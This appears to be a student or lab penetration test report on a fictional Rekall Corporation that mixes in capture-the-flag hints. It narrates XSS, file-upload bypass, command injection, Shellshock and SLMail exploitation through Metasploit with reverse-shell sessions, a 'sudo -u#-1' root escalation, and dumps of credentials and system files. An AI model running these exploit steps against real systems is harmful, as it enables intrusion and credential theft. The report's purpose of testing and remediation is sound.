



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	GOGO Solutions
Contact Name	Alan Wu
Contact Title	Cyber Analyst

Document History

Version	Date	Author(s)	Comments
001	02/13/2025	Alan Wu	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain a network security perspective from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected or denied an attack technique or tactic from occurring.

- ☐ **Strong Web Application Security:** Input fields effectively block basic XSS exploits.
- ☐ **Effective Input Validation:** Many input fields enforce strict validation measures.
- ☐ **Exploit Mitigation:** Basic protections in certain areas made it more difficult to carry out attacks like Local File Inclusion and, in some cases, XSS scripting.

Summary of Weaknesses


We found several critical vulnerabilities that should be immediately addressed to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

The team identified critical security vulnerabilities that require immediate attention:


- ☐ **Credential Compromise:** Using Kiwi, critical user credentials were extracted and passwords were successfully cracked.
- ☐ **Web Application Vulnerabilities:** Prone to XSS attacks, Local File Inclusion, and command injection exploits.
- ☐ **Network Weaknesses:** Basic Nmap scans revealed multiple open ports.
- ☐ **Outdated Security Flaws:** Both Windows and Linux systems contain unpatched vulnerabilities.
- ☐ **Open Source Intelligence (OSINT) Risks:** WHOIS data and other publicly available information could be exploited by attackers.
- ☐ **Sensitive Data Exposure:** Instances of exposed data were found on both Linux and Windows machines.

Executive Summary


The Gogo team began by testing for XSS vulnerabilities and successfully executed a reflected XSS script on the 'Welcome' page, triggering an alert.




The GoGo team tested whether reflected XSS scripts would execute across various pages of the web application and successfully exploited the vulnerability on the 'VR Planner' web page.




The team also identified another XSS vulnerability within the 'Comments' section. This flaw is particularly concerning, as attackers could exploit it to store malicious scripts on the host server.



A Local File Inclusion (LFI) vulnerability was discovered on the "memory-planner.php" web page. After attempting to upload a malicious PHP file, we confirmed that the upload was successful. Threat actors could potentially exploit this vulnerability to deploy harmful scripts that may evade detection.



Another Local File Inclusion (LFI) vulnerability was identified on the "memory-planner.php" page. However, this instance had better protections, restricting uploads to .jpg files. Despite this safeguard, the restriction can be bypassed by appending .jpg.php to the filename



On the 'Login.php' page, the Gogo team identified a sensitive data exposure within the page source, where a valid username and password were found, allowing for successful authentication.

```
<form action="/Login.php" method="POST">

  <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
  <input type="text" id="login" name="login" size="20" /></p>

  <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
  <input type="password" id="password" name="password" size="20" /></p>


  <button type="submit" name="form" value="submit" background-color="black">Login</button>

</form>
```

By appending "robots.txt" to the IP address, we revealed the website's robot exclusion settings. This information could assist attackers in identifying potential targets for exploitation.



On the 'networking.php' page, we discovered a vulnerability when the text on the page exposed the presence of a 'vendors.txt' file containing a list of Rekall's confidential networking tools. Upon further examination, we found a command injection vulnerability within the DNS Check tool. Exploiting this flaw allowed us to retrieve the contents of the 'vendors.txt' file.



By using Domain Dossier, a domain whois record search of totalrekall.xyz reveals a lot of sensitive location, including addresses, and a potential username for the server.

```
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
```

After searching crt.search for the domain totalrekall.xyz, we discovered sensitive information about its SSL certificate.

6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
------------	------------	------------	------------	--------------------------------	--------------------------------	---

When running a Nessus Scan on the host 192.168.13.12, we discovered a critical vulnerability for Apache Struts.

CRITICAL Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)		Plugin Details	
Description The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.	Solution Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later. Alternatively, apply the workaround referenced in the vendor advisory.	Severity:	Critical
		ID:	97610
		Version:	1.24
		Type:	remote
		Family:	CGI abuses
		Published:	March 8, 2017
		Modified:	November 30, 2021

An aggressive nmap scan of host 192.168.13.10 revealed a potential weakness through Apache Tomcat. This weakness allowed us to establish a remote session to the host, and search for files containing sensitive information.

```
cat .flag7.txt
8ks6sbhss
```

An aggressive nmap scan of host 192.168.13.11 revealed a potential weakness through a Shellshock exploit. Through this Shellshock exploit, we were once again able to establish a remote session to host, and access sensitive information in `sudoers` and `passwd`.

```

root@kali:~
File Actions Edit View Help
Listing: /usr/lib/cgi-bin
Mode      Size  Type  Last modified  Name
100755/rwxr-xr-x  83   fil   2022-02-28 10:39:41 -0500  shockme.cgi

meterpreter > sudo cat /etc/sudoers
Unknown command: sudo
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset
Defaults      mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "include" directives:

#includedir /etc/sudoers.d
flag9-wudks8f7sd: ALL=(ALL:ALL) /usr/bin/less
meterpreter >
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:

```

Challenge: 8 Solved

Flag 8 50

- Use an RCE exploit through Metasploit to exploit the host that ends with .11.
- You will use the "Shocking" exploit.
- You may have to try many exploits before you find the one that works.
- Free Hint 1: You will need to set the TARGETURI option to /cgi-bin/shockme.cgi
- Once you have access to the host, search that server for Flag 8.
- Free Hint 2: Check your sudo privileges.

Flag Submit


Using information from the WHOIS domain search of totalrekall.xyz, we were able to establish an ssh session to the host, 192.168.13.14, using the username and password, `alice`. Once the session was established, sudo privileges were then obtained through an exploit utilizing a crafted user ID of -1.

```


$ sudo -u#-1 bash
root@acba533df5ef:/# ls root
flag12.txt
root@acba533df5ef:/# cat root/flag12.txt
d7sdfksdf384
root@acba533df5ef:/#

```

On Day 3, The Gogo team initiated their Windows testing by examining the TotalRekall GitHub page for any useful information. During this investigation, we uncovered a username and password hash that was openly stored on the repository.



During our initial network scan, we identified port 21 as open on the host IP 172.22.117.20. Further investigation confirmed that the FTP server allowed anonymous access, enabling us to log in without authentication.



We also found port 110 open, leveraging this information, we executed the SLMail POP3 exploit, successfully connecting to the target machine (172.22.117.20) and establishing a Meterpreter session.

```
msf6 exploit(windows/pop3/seattlelab_pass) > set RPORT
RPORT => 110
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:56582 ) at 2025-02-06 19:05:44 -0500

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    32      fil      2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-   3358     fil      2002-11-19 13:40:14 -0500  listcrdr.txt
100666/rw-rw-rw-   1840     fil      2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-   3793     fil      2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-   4371     fil      2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-   1940     fil      2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-   1991     fil      2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-   2210     fil      2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-   2831     fil      2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-   1991     fil      2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-   2366     fil      2024-10-21 02:54:16 -0400  maillog.008
100666/rw-rw-rw-   2030     fil      2024-10-21 03:30:50 -0400  maillog.009
100666/rw-rw-rw-   1991     fil      2025-01-30 05:07:05 -0500  maillog.00a
100666/rw-rw-rw-   7010     fil      2025-02-03 18:37:02 -0500  maillog.00b
100666/rw-rw-rw-   4363     fil      2025-02-04 18:39:02 -0500  maillog.00c
100666/rw-rw-rw-   4414     fil      2025-02-05 22:10:23 -0500  maillog.00d
100666/rw-rw-rw-   2366     fil      2025-02-06 18:34:15 -0500  maillog.00e
100666/rw-rw-rw-   1509     fil      2025-02-06 19:05:43 -0500  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49d
meterpreter >
```

Once the remote session was established, a file with sensitive information was found in the C:\Users\Public\Documents folder.

```
meterpreter > ls Documents
Listing: Documents

Mode                Size      Type      Last modified          Name
-----
040777/rwxrwxrwx    0        dir      2022-02-15 21:01:26 -0500  My Music
040777/rwxrwxrwx    0        dir      2022-02-15 21:01:26 -0500  My Pictures
040777/rwxrwxrwx    0        dir      2022-02-15 21:01:26 -0500  My Videos
100666/rw-rw-rw-   278      fil      2019-12-07 04:12:42 -0500  desktop.ini
100666/rw-rw-rw-    32      fil      2022-02-15 17:02:28 -0500  flag7.txt
```

In the same session, credentials for the user AMDBob were dumped using Kiwi, then could be used to inspect schtasks for more information about scheduled tasks on the machine.

[illegible]

